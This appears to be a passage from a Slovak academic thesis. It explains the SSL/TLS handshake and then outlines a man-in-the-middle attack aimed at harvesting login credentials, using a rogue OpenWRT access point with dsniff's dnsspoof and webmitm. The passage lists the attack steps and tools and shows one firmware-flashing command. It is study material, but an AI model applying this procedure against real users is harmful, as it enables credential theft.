ServerHelloDone správa informuje klienta o tom, že server skončil s počiatočným nadväzovaním spojenia. Správa samotná neobsahuje žiadne ďalšie informácie no pre klienta je aj tak veľmi dôležitá. Vďaka nej totižto vie, že môže začať ďalšiu fázu nadväzovania zabezpečenej komunikácie.

3.2.5 ClientKeyExchange


Ako náhle server ukončí úvod SSL vyjednávania, klient odošle *ClientKeyExchange*. Táto správa má podobnú funkciu ako *ServerKeyExchange* – podáva serveru informácie o klientovom kľúči. V tomto prípade sú dané informácie použité na symetrické šifrovanie, ktoré sa bude ďalej používať. Tajný kľúč, ktorý správa obsahuje (*session key*), je zašifrovaný pomocou verejného kľúča serveru. Toto zabezpečenie umožňuje bezpečný prenos tajného kľúča po sieti. Taktiež to klientovi umožňuje overiť si, že práve server vlastní privátny kľúč korešpondujúci k tomu verejnému. Keby tomu tak nebolo, server by nebol schopný správu dešifrovať. Táto operácia je dôležitým bezpečnostným opatrením proti útočníkovi, ktorý zachytáva správy z regulárneho serveru. Potom predstiera, že je daný server a preposiela správy nič netušiacemu klientovi. Pokiaľ však falošný server nepozná potrebný verejný kľúč, nebude schopný rozšifrovať *ClientKeyExchange* správu. Bez tejto informácie je ďalšia komunikácia nemožná.

3.2.6 ChangeCipherSpec

Po tom ako klient pošle tajný kľúč v správe *ClientKeyExchange*, je úvodné nadviazanie SSL spojenia považované za kompletné. Teraz sú obe strany pripravené používať služby zabezpečeného spojenia. SSL protokol definuje špeciálnu správu *ChangeCipherSpec*, ktorá explicitne indikuje používanie bezpečnostných algoritmov. Keďže prechod na zabezpečenú komunikáciu je kritický a obe strany ho musia správne vykonať, SSL špecifikácia je veľmi precízna v popise tohto procesu. Najprv určí sadu informácií, ktorá bezpečnostné služby popisuje. Tieto informácie v sebe zahŕňajú konkrétny algoritmus pre symetrické šifrovanie, algoritmus pre kontrolu integrity dát, a špecifický

kľúč pre tieto algoritmy. SSL protokol taktiež rozlišuje smer, ktorým sú dáta posielané. Jedna sada kľúčov sa použije pri ochrane dát, ktoré pošle klient, a úplne iné kľúče sa použijú, keď bude odosielateľom server. Pre oba systémy SSL definuje štyri stavy. Podľa toho či sú dáta systémom odosielané alebo prijímané rozlišujeme *write state* a *read state* (stav zápisu resp. stav čítania). Každý z nich ďalej môže byť v *active* alebo *pending* stave (aktívny resp. nerozhodný). Na obrázku 3.2 [1] je ukážka ako sa počas vytvárania spojenia jednotlivé hodnoty menia.

Na začiatku komunikácie aktívne stavy nastavené na NULL. Počas procesu sa postupne vypĺňajú nerozhodnuté stavy. Najprv sa potvrdia algoritmy pre šifrovanie a integritu dát a až potom sa vyplnia informácie o kľúčoch. Až keď majú oba systémy vyplnené ich *pending* stavy, môže sa pomocou výmeny *ChangeCipherSpec* správ tieto systémy presunúť do *active* stavu. Po odoslaní tejto správy sa aktivuje *write* alebo *read* stav, podľa toho kto správu zaslal alebo prijal. V našom príklade sa klient aj server dohodli, že budú používať *Data Encription Standart* (DES) pre symetrické šifrovanie a *Message Digest 5* (MD5) pre integritu dát.



Obrázok 3.2: Proces nastavenia bezpečnostných parametrov.
Encr – šifrovanie, MAC – integrita dát, key – kľúč.

3.2.7 Finished

Okamžite po odoslaní *ChangeCipherSpec* správy, klient aj server posielajú *finished* správu. Pomocou nej si oba systémy môžu overiť, že aktivácia parametrov prebehla úspešne. Táto bezpečnostná verifikácia funguje preto, lebo samotná správa *finished* je už posielaná v dohodnutej zabezpečenej forme. V prípade že prijímajúca strana nedešifruje a neoverí správu úspešne, je jasné, že pri nadväzovaní spojenia nastala chyba. Navyše každá *finished* správa obsahuje tzv. šifrovaný *hash*, ktorý chráni dôležité informácie o spojení ako napr. obsah všetkých doposiaľ použitých správ. To slúži ako ochrana pred útočníkom, ktorý by sa pokúsil o akúkoľvek zmenu v štruktúre správ (falošná správa, vynechanie správy). Keby taká situácia nastala, klientov a serverov *hash* výpočet by sa nezhodoval a detekovala by sa bezpečnostná chyba.


3.3 Ukončenie zabezpečeného spojenia

Aj napriek tomu že v praxi sa to málo požíva, SSL protokol definuje procedúru pre ukončenie zabezpečeného spojenia medzi dvoma stranami. Nastáva to vtedy, keď si oba systémy navzájom pošlú *ClosureAlert*. Explicitne uzatvorenie relácie nás chráni pred tzv. truncation útokom, v ktorom je útočník schopný predčasne ukončiť komunikáciu. Keď systém prijme správu a neobdrží pritom *ClosureAlert*, dá sa predpokladať, že obsah správy neprišiel kompletný.

3.4 Autentifikácia serveru

Šifrovaná spojenie sa v prvom rade snaží o to, aby boli dáta chránene pred neoprávnenou stranou. Samotné šifrovanie však neposkytuje úplnú bezpečnosť. Môže však nastať situácia, keď útočník úspešne predstiera, že prijímateľom informácií je práve on. Dáta sú síce zašifrované, ale útočník má v tomto prípade všetky potrebné informácie na ich dešifrovanie. SSL protokol v sebe preto zahŕňa mechanizmus, ktorý umožňuje autentifikáciu jak serveru, tak klienta.

Autentifikácie serveru nie je veľmi odlišná od obyčajného nadviazania šifrovaného spojenia. Obrázok 3.3 [1] graficky znázorňuje tento proces. Dve správy označené čiernou sú odlišné, zvyšok je rovnaký. Jedná sa o *Certifcate* a *ClientKeyExchange* správy.



Obrázok 3.3: SSL správy pri autentifikácii serveru.

3.4.1 Certificate

Keď server preukazuje svoju identitu, posiela správu *Certificate* namiesto *ServerKeyExchange*. Správa obsahuje certifikát, ktorý sa skladá z verejného kľúča serveru a koreňového certifikátu CA. Klient ma za úlohu si tento certifikát overiť. To znamená verifikovať podpisy, časové údaje, či nebol certifikát zrušený alebo dôveryhodnosť CA. Ďalším overením je to či držiteľ certifikátu je skutočne ten, ktorému bol certifikát vydaný. Pre tento prípad sa používa doménové meno serveru. Keď sa doména nezhoduje, prehliadač hlási chybu.

3.4.2 ClientKeyExchange


Správa *ClientKeyExchange* poslaná klientom je tiež trošku odlišná. Pri iba šifrovanom spojení klient zašifruje informácie v *ClientKeyExchange* správe pomocou verejného kľúča serveru. V tomto prípade však server posiela *Certificate* správu namiesto *ServerKeyExchange*. Klient preto použije verejný kľúč, ktorý sa nachádza v certifikáte serveru. To klienta uisťuje v tom, že strana s ktorou komunikuje vlastní odpovedajúci privátny kľúč a iba on dokáže správu úspešne dešifrovať.

3.5 Separovanie šifrovania od autentizacie

Nadviazanie spojenia s autentifikáciou má však jednu nevýhodu. Server posiela *Certificate* správu namiesto *ServerKeyExchange*, aby sa identifikoval. Tento prístup má za následok to, že verejný kľúč použitý na overenie identity, sa taktiež použije na zašifrovanie klientovej *ClientKeyExchange* správy.

Tento proces je nežiaduci a v niektorých prípadoch sa ani nedá vykonať. Niektoré algoritmy verejného kľúča ako napr. DSA (Digital Signature Algorithm), môžu byť použité iba na autentifikáciu. V takomto prípade klient nedokáže zašifrovať jeho *ClientKeyExchange* informácie pomocou verejného kľúča.

Aby sa takýmto prípadom predišlo, SSL poskytuje mechanizmus na separáciu šifrovania a autentifikácie – obrázok 3.4 [1]. Proces nadväzovania spojenia je podobný tým predchádzajúcim až na jednu výnimku. Kým v predošlých situáciách server posielal buď správu *ServerKeyExchange* alebo *Certificate*, v tomto prípade sa odošlú obe správy. Ako prvú server posiela *Certificate*. Informácie v nej sa použijú iba na overenie identity. Za ňou nasleduje správa *ServerKeyExchange*. Verejný kľúč v nej obsiahnutý klient použije na zašifrovanie *session* kľúča. Obsah tejto správy je navyše podpísaný pomocou verejného kľúča, ktorý sa nachádza v serverovom certifikáte.



Obrázok 3.4: Separácia šifrovania a autentifikácie.

3.6 Autentifikácia klienta

SSL protokol taktiež definuje spôsob, ako si overiť klientovu identitu. Mechanizmus, ktorý tomu predchádza je podobný ako pri autentifikácii serveru. Nachádza sa v ňom však niekoľko nových správ. Sú to *CertificateRequest*, klientova *Certificate* správa a *CertificateVerify*.

3.6.1 CertificateRequest

Pri SSL výmene server rozhoduje o tom, či je potrebná klientova autentifikácia. Ten nemá inú možnosť ako vyhovieť týmto požiadavkám. Ak server vyžaduje, aby sa klient autentifikoval, učiní tak zaslaním správy *CertificateReqest*. Tá je poslaná hneď po vlastnej *Certificate* správe. SSL

špecifikácia zakazuje používanie tejto správy ak sa server sám neautentifikuje, pomocou jeho *Certificate* správy. Vďaka tomuto obmedzeniu klient pozná identitu serveru ešte predtým ako odhalí tú svoju. Preto za *CertificateReqest* nenasleduje *ServerKeyExchange* správa.
Správa sa skladá z dvoch položiek. *CertificateTypes* (typy certifikátu) obsahuje rôzne typy certifikátov, ktoré server akceptuje. Tie sú vypísané v poradí podľa priority. Druhou položkou je *DistinguishedNames* (významné mená), ktorá identifikuje certifikačné autority, prijateľné pre server.


3.6.2 Certificate

Klient zvyčajne odpovedá na certifikačnú požiadavku zaslaním jeho *Certificate* správy okamžite po prijatí *ServerHelloDone*. Formát je identický ako pri serverovom certifikáte. Oba obsahujú reťazec, na začiatku ktorého sa nachádza lokálny certifikát systému s verejným kľúčom a na konci to je koreňový certifikát CA. Ak klient nespĺňa podmienky obsiahnuté v *CertificateRequest* správe, odpovedá pomocou *NoCertificateAlert*. Server si potom môže vybrať či bude túto výstrahu ignorovať a pokračovať tak v komunikácií, alebo ukončí reláciu.

SSL protokol používa klientov verejný kľúč iba pre digitálny podpis a nie na šifrovanie. Separácia autentifikácie a šifrovanie preto v tomto prípade nie je potrebná. Klient taktiež nemá ekvivalent ku *ServerKeyExchange* správe.

3.6.3 CertificateVerify

Autentifikácia klientovej identity zaslaním *Certificate* nekončí. Klient ešte musí dokázať, že disponuje privátnym kľúčom korešpondujúcim s jeho verejným kľúčom z certifikátu. Ako dôkaz klient odošle *CertificateVerify*. Správa obsahuje digitálne podpísaný kryptografický *hash* – kontrolný súčet. Sú to väčšinou informácie dostupné pre obe strany a to informácie o kľúčoch a obsah predchádzajúcich SSL správ. Keďže server pozná klientov verejný kľúč, môže si tak overiť jeho identitu. Správa CertificateVerify sa neposiela hneď za *Certificate*. Namiesto toho je medzi nich vsunutá *ClientKeyExchange*. Je to kvôli tomu, že *CertificateVerify* správa je závislá na kryptografických hodnotách vypočítaných v *ClientKeyExhange*. Server si tak nemôže overiť klientovu identitu pokiaľ neprijme túto správu.



Obrázok 3.5: Autentifikácia klienta.

3.7 Obnovenie predchádzajúcej relácie

Nadviazanie SSL komunikácie je komplexný proces vyžadujúci sofistikované kryptografické operácie a množstvo správ. Aby sa tieto požiadavky minimalizovali SSL definuje mechanizmus, pomocou ktorého môžu dve strany obnoviť predchádzajúce SSL parametre. Vďaka tejto metóde nemusia obe strany opakovať kryptografické vyjednávania a kalkulácie pre autentifikáciu. Jednoducho iba pokračujú tam, kde predtým prestali.


Server reaguje na *ClientHello* správou *ServerHello*, za ktorou okamžite nasledujú správy *ChangeCipherSpec* a *Finished*. Podobne aj klient pošle tieto dve správy po tom ako obdrží *ServerHello*. V oboch prípadoch *ChangeCipherSpec* správa navádza obe strany, aby reaktivovali predchádzajúce parametre. Celý proces teda začína klient, keď navrhne obnovu predošlej relácie pomocou *SessionID* v *ClientHello* správe. Ak server akceptuje túto výzvu, indikuje to tým, že do svojej *ServerHello* správy zahrnie rovnaké *SessionID*. V prípade že s obnovou nesúhlasí, odošle správu s inou *SessionID* hodnotou a tým pádom prebehne celý proces vyjednávania.

4 Príprava na útok

V tejto kapitole si opíšeme ako pripraviť útok *man-in-the-middle* (MITM) na SSL/TLS protokol tzv. WEBMITIM. Bližšie si opíšeme ako tento druh útoku prebieha a čo je potrebné na jeho realizáciu. Taktiež sa budeme venovať použitému softvéru a hardvéru.

4.1 Popis útoku

Ako už z názvu vyplýva, *man-in-the-middle* – muž uprostred, je typ útoku, kde je útočník schopný zachytávať, čítať a upravovať prebiehajúcu komunikáciu medzi dvoma komunikujúcimi uzlami, bez toho aby si to niekto z nich všimol. Ukážka takéhoto útoku je zobrazená na obrázku 4.1 [8].



Obrázok 4.1: Man-in-the-middle útok.

Cieľom môjho MITM útoku bolo získanie užívateľských mien a hesiel klientov. Pri útoku zohrávajú svoju rolu tri strany: klient – *victim*, útočník – *attacker* a webový server – *web server*. Za klienta sa považuje bežný užívateľ, ktorý je k internetu pripojený pomocou sieťového zariadenia. Klient sa pripojuje k webovému serveru a využíva jeho služby. Prístup k serveru vyžaduje zadanie klientovho užívateľského mena a hesla. Webový server poskytuje klientovi prístup na jednotlivé webové stránky. Server podporuje SSL protokol, takže prístup na tieto stránky sa uskutočňuje prostredníctvom https protokolu [18]. Útočník, ktorým som v tomto prípade ja, je spravidla osoba,

ktorá sa snaží o získanie prístupových údajov klienta, ktoré môže použiť v jeho neprospech alebo za účelom neoprávneného prístupu na webovú aplikáciu.

Ako sieťové zariadenie bol použitý bezdrôtový smerovač WL500g, ktorý slúžil ako prístupový bod – *access point* pre klienta. Ten sa na smerovač pripájal buď pomocou WiFi podľa štandardu IEEE 802.11g alebo pomocou siete ethernet. Na smerovači bol použitý firmware WhiteRussian verzia 0.9 [9]. Jedná sa o linuxovo založenú OpenWRT distribúciu. Na zväčšenie diskovej kapacity bol použitý externý 2,5 palcový harddisk, ktorý bol k smerovači pripojený pomocou USB rozhrania. Na realizáciu útoku bolo taktiež použité niekoľko softvérových balíčkov. Na presmerovanie komunikácie to bol program dnsspoof , vytvorenie certifikátu a šifrovanie resp. dešifrovanie SSL komunikácie zabezečoval program webmitim, oba z balíka dsniff [11]. Na overenie portov bolo potrebne nainštalovať program Nmap [12].

4.2 Použitý hardware a software

4.2.1 ASUS WL-500g

Jednou z podstatných vecí na realizáciu môjho útoku bolo použitie bezdrôtového smerovača od výrobcu ASUS – WL500g. Router podporuje štandardy IEEE 802.11b a 802.11g. Norma 802.11g rozširuje rýchlosť prenosu dát 802.11b na 54 Mb/s s pásmom 2,4 GHz použitím OFDM technológie. Taktiež poskytuje spätnú kompatibilitu so zariadeniami podľa normy 802.11b, ale iba pri rýchlosti 11 Mb/s a menšej. Bezdrôtová komunikácia je zabezpečená WPA overovaním a šifrovaním WEP, TKIP, AES ako aj vnútornou politikou na filtráciu MAC adries. Okrem bezdrôtového pripojenia poskytuje ASUS WL500g pripojenie pomocou UTP káblu. Na tento účel slúžia štyri porty ethernetu 10/100Base-T ku ktorým sa pripojuje pomocou konektoru RJ45. Okrem štyroch LAN portoch sa na WL500g nachádza jeden WAN port, ktorý prepojuje router s vonkajšou sieťou, taktiež podporuje statickú aj dynamickú IP adresu a PPPoE spojenie (PPP cez Ethernet) [19]. Router je vybavený procesorom s frekvenciou 300 MHz, ktorý je postavený na technológií RISC. Ďalej obsahuje dva druhy pamäte 32 MB DDR SDRAM a 8 MB ROM. Pamäťovú kapacitu je možné rozšíriť o externý harddisk. Na tento účel slúži USB port. Okrem disku sa dá k smerovači pripojiť tlačiareň.

4.2.2 Externý disk

Použitý smerovač WL-500g má veľkosť trvalej pamäte iba 8 MB. Táto pamäťová kapacita by bola pri inštalácií resp. pri vytváraní logovacích súborov nedostatočná. Pre naše potreby bola teda využitá možnosť pripojenia externého disku pomocou USB portu. Jednalo sa o 2,5 palcový externý

disk od výrobcu Toshiba. Parametre disku: 160 GB, vyrovnávacia pamäť 8MB, rýchlosť 5400 RPM. Disk bol k smerovači pripojený pomocou USB 2.0 rozhrania [20].

4.2.3 OpenWRT

OpenWrt je linuxovo založený firmware pre vstavané systémy ako sú sieťové zariadenia (v našom prípade router). Vývojári tejto linuxovej distribúcie sa nesnažili o vytvorenie jednoduchého statického firmwaru, ale o flexibilný, ľahko konfigurovateľný systém s podporou *package management*. To umožňuje užívateľovi upravovať konfiguráciu zariadenia, alebo inštaláciu rôznych aplikácií pomocou dostupných balíkov (packages). OpenWrt bol vytvorený pod licenciou GNU General Public License (GPL) [21]. Jednou z hlavných výhod je aj používanie JFFS2 (Journalling Flash File System version 2) file systému. Podpora zariadení bola zo začiatku limitovaná na Linksys WRT54G sériu. Postupom času sa však táto podpora rozšírila a zahrnula aj iných výrobcov ako napr. Netgear, D-Link, ASUS a mnoho iných. Spravovanie OpenWrt je primárne realizovaná prostredníctvom príkazovej riadky – *command line*, je tu však aj možnosť použitia grafického webového rozhrania (*Web interface – webif*). Posledná vydaná verzia je Kamikaze 8.09, ktorá používa Linux 2.6.25 a b43 kernel modul. V mojej práci však bola použitá distribúcia WhiteRussian 0.9 a to kvôli bezproblémovej spolupráci s WL-500g smerovačom, ktorý bol pri útoku použitý. V tejto distribúcií je zabudovaný IPKG *package management* ako aj niekoľko základných príkazov. Bližšie informácia o OpenWrt ako aj zoznam podporovaných zariadení je možné nájsť na domovskej stránke [10].

4.2.4 Dsniff

Dsniff je kolekcia nástrojov na odchytávanie a analýzu komunikácie, ktorá prechádza sieťovým prostredím. Tento počítačový software, označovaný aj ako *sniffer,* odpočúva a zaznamenáva do logov prevádzku putujúcu sieťou. Ako dáta putujú sieťou, *sniffer* zachytí každý *packet* a ten následne dekóduje a analyzuje za účelom získania dôverných informácií ako napr.: heslá, e-mail, súbory atď.. Program vytvoril pán Dug Song – počítačový bezpečnostný vývojár z univerzity v Michigan. Pôvodným zámerom bolo vytvorenie programu na kontrolu vlastnej siete a na poukázanie slabého zabezpečenia väčšiny aplikačných protokolov.

Ako už bolo spomenuté dsniff obsahuje kolekciu jednotlivých programov, medzi ktoré patria:

- Arpspoof – nástroj na presmerovanie paketov v LAN sieti pomocou sfalšovaných ARP replies (odpovedí),
- Dnsspoof – falšuje odpovede na rôzne DNS adresy v LAN. Nástroj je efektívny pri realizácií MITM útoku,

- Dsniff – automaticky zachytáva a analyzuje každý aplikačný protokol za účelom získania autentizačných údajov,
- Filesnarf – ukladá vybrané súbory zachytené z NFS (Network File System) a ukladá ich do aktuálneho pracovného adresára,
- Macof – nástroj zahlcuje lokálnu sieť náhodnými MAC adresami, čo spôsobuje zrútenie niektorých sieťových zariadení,
- Mailsnarf – nástroj na zachytávanie emailových správ zo SMTP a POP komunikácie,
- Msgsnarf – zachytáva správy posielané cez AOL Instant Messenger, ICQ0, IRC a pod.,
- Sshmitm – ssh monkey-in-the-middle, zachytáva SSH komunikáciu, ktorá bola presmerovaná pomocou dnsspoof, za účelom získania SSH prihlasovacích údajov,
- Tcpkill – "zabíja" aktívne TCP spojenia,
- Tcpnice – spomaľuje vybrané TCP spojenia,
- Urlsnarf – vypisuje URL adresy zachytené z http komunikácie vo formáte CLF (Common Log Format) používanom skoro u všetkých webových serveroch,
- Webmitm – transparentne smeruje a zachytáva http/https komunikáciu, za účelom získania hesiel a prihlasovacích údajov šifrovaných pomocou SSL,
- Webspy – nástroj posiela zachytenú URL adresu do útočníkovho webového prehliadača, ten stránku zobrazuje a pravidelne obnovuje v reálnom čase.

Pre účely môjho útoku boli použité programy dnsspoof a webmitm. Bližšie informácie je možné nájsť na oficiálnom webe [11].

4.3 Priebeh útoku

Realizácia útoku prebiehala v niekoľkých fázach a jej úspech bol založený na určitých faktoroch. Prvý faktor je ten, že užívateľ – obeť, považuje pripojenie k internetu, ktoré mu poskytuje útočník, za bezpečné. Nebojí sa teda navštevovať webové stránky, ktoré si vyžadujú jeho prihlásenie a ktoré obsahujú jeho dôverné informácie. Ďalším faktorom je to, že webový prehliadač informuje užívateľa o nedôveryhodnosti certifikátu. Ten však túto výstrahu ignoruje a pokračuje v spojení.

Priebeh útoku sa dá popísať v niekoľkých bodoch:

- Útočník nakonfiguruje router tak, aby slúžil ako prístupový bod a klient sa tak pomocou neho pripojí cez Wifi na internet,
- Útočník nainštaluje balíček dsniff, ktorý obsahuje programy dnsspoof a webmitm, potrebné na realizáciu útoku,
- Útočník upraví súbor dnsspoof.hosts tak, aby boli klientove požiadavky o pripojenie na webové stránky presmerované na útočníkov router,

- Pomocou programu webmitm vytvorí útočník *self-signed* certifikát, ktorý sa použije pri nadviazaní SSL spojenia medzi útočníkom a klientom,
- Útočník spusti programy dnsspoof a webmitm. Tie zabezpečia presmerovanie komunikácie a vytvorenie SSL spojenia s oboma stranami,
- Klient posiela požiadavku o pripojenie na webový server. Útočník túto požiadavku zachytí a vytvorí SSL spojenie s webovým serverom ako aj s klientom. Následná komunikácia je pri útočníkovi dešifrovaná, prečítaná, zašifrovaná a poslaná ďalej,
- Klient ignoruje výstrahu o nedôveryhodnosti certifikátu a následne zadáva svoje prístupové informácie do dialógového okna,
- Útočník si zaznamená prihlasovacie meno a heslo v čase, keď komunikácia prechádza cez neho a to v dešifrovanej podobe.

5 Konfigurácia a realizácia útoku

V tejto kapitole si podrobne opíšeme ako nakonfigurovať bezdrôtový smerovač ASUS WL-500g, ako pripraviť a pripojiť externý disk. Taktiež sa budeme venovať inštalácií niektorých softvérových balíčkov a podrobne sa pozrieme na samotnú realizáciu útoku.

5.1 Konfigurácia smerovača

Pri prvom použití má bezdrôtový smerovač ASUS WL-500g pôvodné továrne nastavenie (t.z. *default* nastavenia). IP adresa na prístup z LAN siete je 192.168.1.1 a prihlasovacie meno aj heslo je admin. Taktiež je na smerovači nahratý pôvodný firmware.

Konfiguráciu teda začneme zresetovaním routeru pre prípad, žeby sa na smerovači nachádzali nejaké nastavenia z predchádzajúceho používania. To dosiahneme cez webové rozhranie alebo jednoducho podržíme *reset* tlačidlo, ktoré je na jeho zadnej strane, pokiaľ nezačne prudko blikať PWR dióda. Následne sa k routeru pripojíme pomocou LAN portu, WAN port necháme nezapojený. V tejto fáze sme pripravený nahrať svoj vlastný firmware, v našom prípade Whiterussian 0.9. Router rebootujeme spolu so stlačeným reset tlačidlom. Po pár sekundách, keď začne PWR dióda pomaly blikať, nainštalujeme pomocou tftp príkazu .trx súbor.

```
attacker>tftp -i 192.168.1.1 PUT openwrt-brcm-2.4-squashfs.trx
Transfer successful: 1417216 bytes in 2 second(s), 708608
bytes/s
```

